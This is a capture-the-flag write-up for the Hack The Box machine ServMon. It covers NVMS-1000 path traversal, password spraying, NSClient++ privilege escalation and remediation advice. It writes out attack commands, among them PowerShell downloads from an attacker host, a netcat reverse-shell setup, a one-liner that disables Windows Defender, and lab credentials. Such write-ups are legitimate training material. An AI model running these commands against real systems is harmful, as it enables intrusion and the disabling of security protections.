Servmon writeup
Box name: ServMon
Difficulty: Easy
OS: Windows
Overview: ServMon is an easy Windows machine featuring an HTTP server that hosts an NVMS-1000 (Network Surveillance Management Software) instance. This is found to be vulnerable to LFI, which is used to read a list of passwords on a user's desktop. Using the credentials, we can SSH to the server as a second user. As this low-privileged user, it's possible enumerate the system and find the password for NSClient++ (a system monitoring agent). After creating an SSH tunnel, we can access the NSClient++ web app. The app contains functionality to create scripts that can be executed in the context of NT AUTHORITY\SYSTEM. Users have been given permissions to restart the NSCP service, and after creating a malicious script, the service is restarted and command execution is achieved as SYSTEM.
Link: https://app.hackthebox.com/machines/ServMon?sort_by=created_at&sort_type=desc
Machine IP: 10.129.227.77
Ran rustscan.
rustscan -a 10.129.227.77 –ulimit 5000 -b 2000 — -Pn -A


Checked out FTP first as that looks like the lowest hanging fruits and we have anonymous access.
ftp 10.129.227.77

Found two users Nadine and Nathan and two files. Downloaded those to my machine. Read both files and theres a Passwords.txt on Nathan’s desktop. There’s also a mention of a NSClient.

Since we got nothing else from this let’s check out the http server. This is the NVMS that was mentioned.

Did research on this online it’s a CMS system and this version is vulnerable to directory traversal https://www.exploit-db.com/exploits/48311. As the box basically told us there are passwords on Nathan’s desktop we can try hitting that. I tried through the browser but it 404s. Curl grabbed it though.
curl –path-as-is “http://10.129.227.77/../../../../../../../../Users/nathan/Desktop/Passwords.txt“

Since there is ssh open on this windows device let’s use crackmapexec to spray these passwords.

Looks like we found creds nadine:L1k3B1gBut7s@W0rk
We’re able to ssh in.
ssh nadine@10.129.227.77

Got user.txt

Hosted a http server and created a temp directory so I can move over winpeas but so far I think I’ll have to do something with the NSClient.
sudo python3 -m http.server
Downloaded winpeas.
powershell -c “Invoke-WebRequest -Uri ‘http://10.10.16.147:8000/winPEASx86.exe’ -Outfile ‘C:\temp\winPEASx86.exe’”
And Ran it. From the results it only looks like the NSClient is interesting. From some googling we might be able to get a password from the config file.
type “C:\Program Files\NSClient++\nsclient.ini”

ew2x6SsGTxjRwXOT
Unfortunately that isn’t reused for nathan’s ssh password. NSClient is running on port 5666 and 8443 though. Relogged into ssh with a tunnel.
ssh -L 8443:127.0.0.1:8443 nadine@10.129.227.77
I was able to log in with the newly found password.

I did some research and found windows/http/nscp_authenticated_rce and https://www.exploit-db.com/exploits/46802. Unfortunately metasploit wasn’t working properly. Followed exploit db instead. Created evil.bat, set up a listener. Added a foobar script.

Added the scheduler and saved the configuration at the top (spelled foobar wrong, I fixed that later as I was having issues).

Went to Control and reloaded. Realized I was missing nc64.exe so downloaded that to the victim machine too.
powershell -c “Invoke-WebRequest -Uri ‘http://10.10.16.147:8000/nc64.exe’ -Outfile ‘c:\temp\nc64.exe’”
Pivoted a bit here as following the exploit db path was wrong. We can make it a command and run it.

I ended getting stuck here so I looked at a writeup. I believe I was getting caught by an AV which was my issue. From this writeup it looks like we can turn it off https://medium.com/@Poiint/htb-servmon-write-up-dd3d03ac4f09.
echo ‘powershell Set-MpPreference -DisableRealtimeMonitoring $true’ > ~/fknhack/av.bat
And downloaded it to the machine.
powershell -c “Invoke-WebRequest -Uri ‘http://10.10.16.147:8000/av.bat’ -Outfile ‘c:\temp\av.bat’”
Added this to scripts.

Reloaded and I finally got a shell. I wouldn’t have considered an AV as this is an easy box and don’t have much studying in that regard so far but we’re finally done.

And we got root.txt


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 21 (FTP), 22 (SSH), 80 (HTTP), 5666 and 8443 (NSClient++). FTP stood out immediately as anonymous access was worth checking first.
rustscan -a 10.129.227.77 –ulimit 5000 -b 2000 — -Pn -A
2 – FTP anonymous access and file discovery Connected anonymously to FTP and found two directories for users Nadine and Nathan. Downloaded text files from both. Nadine’s file mentioned a Passwords.txt on Nathan’s desktop and referenced NSClient. Nathan’s file confirmed the password file location.
ftp 10.129.227.77
3 – Initial Access – NVMS-1000 directory traversal – EDB-48311 Browsed to the HTTP server on port 80 and found NVMS-1000 network surveillance software. Researched the version and found EDB-48311, an unauthenticated directory traversal vulnerability. Browser requests returned 404 but curl with the path-as-is flag successfully traversed to Nathan’s desktop and retrieved Passwords.txt.
curl –path-as-is “http://10.129.227.77/../../../../../../../../Users/nathan/Desktop/Passwords.txt”
4 – Password spray and SSH access Sprayed the recovered password list against both users via CrackMapExec. Nadine’s account matched. SSH’d in as Nadine and retrieved user.txt.
ssh nadine@10.129.227.77
Credentials recovered: nadine:L1k3B1gBut7s@W0rk
5 – NSClient++ password extraction Ran WinPEAS and identified NSClient++ as the only interesting finding. Read the NSClient++ config file directly and recovered the admin password.
type “C:\Program Files\NSClient++\nsclient.ini”
Password recovered: ew2x6SsGTxjRwXOT
6 – SSH tunnel and NSClient++ access NSClient++ was only accessible from localhost on port 8443. Re-established the SSH session with a local port forward to tunnel the service to the attack machine and authenticated to the web interface.
ssh -L 8443:127.0.0.1:8443 nadine@10.129.227.77
7 – Privilege Escalation – NSClient++ authenticated RCE – EDB-46802 Used EDB-46802 to exploit the NSClient++ script execution functionality. Created a malicious bat file that called nc64.exe to call back to a listener. Added it as a script in the NSClient++ interface and created a scheduler to execute it. AV was blocking the payload so disabled Windows Defender real-time monitoring via a separate bat file uploaded and executed through NSClient++. Reloaded the service and caught a shell as NT AUTHORITY\SYSTEM. Retrieved root.txt.
echo ‘powershell Set-MpPreference -DisableRealtimeMonitoring $true’ > av.bat
Key Takeaways
- FTP anonymous access exposing sensitive notes – The FTP server allowed anonymous login and contained files referencing the location of a password file on a user’s desktop. Anonymous FTP access must be disabled on all systems and files containing any credential references must never be stored in accessible locations.
- NVMS-1000 unauthenticated directory traversal – EDB-48311 (CVSS 7.5 High) – The NVMS-1000 instance was vulnerable to a path traversal exploit allowing unauthenticated reading of arbitrary files from the Windows filesystem. Network surveillance and management software must be kept patched and restricted to internal management networks only.
- Plaintext password list stored on a user desktop – Nathan stored a list of plaintext passwords in a text file on his desktop, which was directly readable once the LFI was exploited. Passwords must never be stored in plaintext files on endpoints. A password manager with strong encryption must be used for all credential storage.
- NSClient++ password recoverable from config file – The NSClient++ admin password was stored in plaintext in the nsclient.ini configuration file, readable by a low-privilege user. Sensitive service configuration files must have restrictive permissions and credentials must be stored in encrypted form.
- NSClient++ authenticated RCE – EDB-46802 – The NSClient++ web interface allowed authenticated users to create and execute arbitrary scripts in the context of SYSTEM. Monitoring agent platforms running as SYSTEM that allow script execution are extremely high-risk and must be restricted to authorized administrators only with network-level access controls.
- Windows Defender able to be disabled by a low-privilege process – Real-time monitoring was disabled via a PowerShell command executed through NSClient++. AV and EDR solutions must be protected against tampering by enforcing tamper protection policies and alerting on any attempt to modify security product configuration.
Remediation
[Immediate] Disable FTP anonymous access Disable anonymous FTP login immediately and require authenticated access for all FTP connections. If FTP is not operationally required, disable the service entirely and block port 21 at the firewall. Audit all FTP directories for sensitive files and remove any that contain credential references or user notes.
[Immediate] Patch NVMS-1000 to remediate EDB-48311 (CVSS 7.5 High) Update NVMS-1000 to the latest patched version immediately. Restrict access to the management interface to authorized internal IP ranges only. If the version is end of life with no available patch, replace it with a supported alternative and take the current instance offline.
[Immediate] Remove all plaintext password files from endpoints Audit all user desktops, documents, and download folders for plaintext password files and remove them immediately. Rotate all passwords that were stored in plaintext. Deploy an approved password manager and enforce its use through policy and training.
[Immediate] Restrict NSClient++ access and harden its configuration Restrict NSClient++ to localhost only and block external access to ports 5666 and 8443 at the host firewall. Require strong unique credentials for the web interface and audit which users have access. Restrict the script execution functionality to named administrator accounts only and log all script creation and execution events.
[Short-term] Enforce Windows Defender tamper protection Enable tamper protection in Windows Defender to prevent unauthorized modification of security product settings via PowerShell or other methods. Configure Group Policy to alert on any attempt to disable or modify AV or EDR configuration. Ensure security product health is monitored centrally.
[Short-term] Encrypt and restrict access to NSClient++ config files The nsclient.ini file must be readable only by the NSClient++ service account and local administrators. Migrate the admin password to an encrypted credential store. Audit all service configuration files across the environment for plaintext credentials and remediate any findings.
[Long-term] Implement a monitoring agent hardening baseline Define a hardening standard for all system monitoring agents including NSClient++, covering authentication requirements, network access restrictions, script execution controls, config file permissions, and credential storage. Include monitoring agents in the scope of regular penetration tests and vulnerability scans as they frequently run as SYSTEM and are overlooked in patch cycles.
 Hacking Insights by Max Bautista
Leave a comment